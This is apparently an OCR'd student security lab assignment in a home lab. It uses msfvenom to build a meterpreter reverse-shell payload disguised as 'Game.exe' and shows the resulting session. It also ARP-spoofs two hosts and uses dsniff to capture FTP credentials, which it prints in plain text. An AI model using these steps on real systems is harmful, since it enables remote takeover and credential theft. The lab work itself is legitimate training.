
Assignment 6


Question 1


```
root@kali-pc-001:~# cd /var/www/html/
root@kali-pc-001:/var/www/html# mkdir counterstrike
root@kali-pc-001:/var/www/html# cd couterstrike
-bash: cd: couterstrike: No such file or directory
root@kali-pc-001:/var/www/html# cd counterstrike
root@kali-pc-001:/var/www/html/counterstrike# msfvenom -p windows/meterpreter/re
verse_tcp -platform windows-a x86 -e x86/shikita_ga_nai -b "/x00" LHOST=192.168.
0.110 -f exe>/var/www/html/counterstrike/Game.exe


/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/rex-text-0.2.26/lib/rex/text/hex.rb:189: warning: historical binary regexp match /.../n against UTF-8 string
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder x86/shikita_ga_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```




```
[*] Started reverse TCP handler on 192.168.1.110:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.1.110
[*] Meterpreter session 1 opened (192.168.1.110:4444 -> 192.168.1.110:10505) at 2020-09-01 12:50:36 -0700
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-BQEJAGN
OS              : Windows 10 (10.0 Build 19041).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Question 2


Dashboard
Local Server
All Servers
File and Storage Ser
IIS
SERVERS
All servers | 1 total
TASKS
Internet Information Services (IIS) Manager
Start Page
File View Help
Connections
Start Page
WIN-2P0T021FDJH (WIN-2P0
Microsoft
Internet Information Services 10
Application Server Manager
Recent connections
Name
WIN-2P0T021FDJH
Connection tasks
Connect to localhost
Connect to a server...
Connect to a site...
Connect to an application.
Online resources
IIS News and Informati
IIS Downloads
IIS Forums
TechNet
MSDN
ASP.NET News
IIS News
Enable IIS News
IIS News is disabled, click the Enable IIS News link to get the most recent online news.


Administrator: Command Prompt - ftp
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\Administrator>ftp
ftp> open
To 192.168.0.113
Connected to 192.168.0.113.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (192.168.0.113:(none)): new
331 Password required
Password:
230 User logged in.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp>

Kali

```
root@kali-pc-001:~# arpspoof -i eth0 -t 192.168.0.113 -r 192.168.0.114
0:c:29:51:ee:63 0:c:29:7d:64:8d 0806 42: arp reply 192.168.0.114 is-at 0:c:29:51:ee:63
0:c:29:51:ee:63 0:c:29:d:1b:5 0806 42: arp reply 192.168.0.113 is-at 0:c:29:51:ee:63
0:c:29:51:ee:63 0:c:29:7d:64:8d 0806 42: arp reply 192.168.0.114 is-at 0:c:29:51:ee:63
0:c:29:51:ee:63 0:c:29:d:1b:5 0806 42: arp reply 192.168.0.113 is-at 0:c:29:51:ee:63
0:c:29:51:ee:63 0:c:29:7d:64:8d 0806 42: arp reply 192.168.0.114 is-at 0:c:29:51:ee:63
0:c:29:51:ee:63 0:c:29:d:1b:5 0806 42: arp reply 192.168.0.113 is-at 0:c:29:51:ee:63
0:c:29:51:ee:63 0:c:29:7d:64:8d 0806 42: arp reply 192.168.0.114 is-at 0:c:29:51:ee:63
0:c:29:51:ee:63 0:c:29:d:1b:5 0806 42: arp reply 192.168.0.113 is-at 0:c:29:51:ee:63
0:c:29:51:ee:63 0:c:29:7d:64:8d 0806 42: arp reply 192.168.0.114 is-at 0:c:29:51:ee:63
0:c:29:51:ee:63 0:c:29:d:1b:5 0806 42: arp reply 192.168.0.113 is-at 0:c:29:51:ee:63
0:c:29:51:ee:63 0:c:29:7d:64:8d 0806 42: arp reply 192.168.0.114 is-at 0:c:29:51:ee:63
0:c:29:51:ee:63 0:c:29:d:1b:5 0806 42: arp reply 192.168.0.113 is-at 0:c:29:51:ee:63
```

```
bpg@kali-pc-001:~$ dsniff -i eth0
bash: dsniff: command not found
bpg@kali-pc-001:~$ sudo su -
[sudo] password for bpg:
root@kali-pc-001:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
09/01/20 13:54:08 tcp 192.168.0.114.49698 → 192.168.0.113.21 (ftp)
USER sushant
Pass AD@12345
```